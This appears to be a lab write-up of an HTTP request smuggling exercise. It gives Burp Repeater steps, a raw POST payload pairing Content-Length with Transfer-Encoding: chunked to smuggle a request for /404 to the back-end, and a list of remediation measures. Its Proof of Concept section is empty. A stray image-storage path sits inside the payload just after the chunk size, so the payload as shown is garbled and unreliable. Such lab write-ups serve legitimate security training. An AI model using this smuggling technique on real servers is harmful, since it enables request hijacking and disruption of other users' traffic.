**SCENARIO**

This application involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. We will try to smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.

**PROCEDURE**

1. Open the web application and send the GET request for homepage to BurpSuite’s Repeater.
2. Now right click on the request and click **Change Request Method** to change the request to **POST** as we can not send body for **GET** requests.
3. Inject the payload in the Repeater tab and send the request twice, we see that the second response contains 404 not found.

**PAYLOAD**

POST / HTTP/1.1

Host: YOUR-LAB-ID.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-length: 4

Transfer-Encoding: chunked

5e


POST /404 HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

x=1

0

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Ensure Consistent Handling of Encodings:** Both front-end and back-end servers should consistently handle HTTP request encodings. If the back-end server does not support chunked encoding, the front-end server should be configured to reject chunked encoded requests.
2. **Use a Unified Server Architecture:** Having both front-end and back-end functionalities on a single server reduces discrepancies in request handling and eliminates the possibility of smuggling between the two.
3. **Standardize Request Parsing:** Use the same libraries or methods for parsing HTTP requests on both the front-end and back-end servers. This ensures consistency in how requests are interpreted.
4. **Deploy Web Application Firewalls (WAFs):** A well-configured WAF can detect anomalies in the HTTP requests and recognize potential smuggling attempts, blocking them before they reach the application.
5. **Monitor and Alert on Unexpected HTTP Methods:** Implement server-side logic that alerts on, or even blocks, unexpected HTTP methods or paths, especially if they aren't typical for your application's normal operation.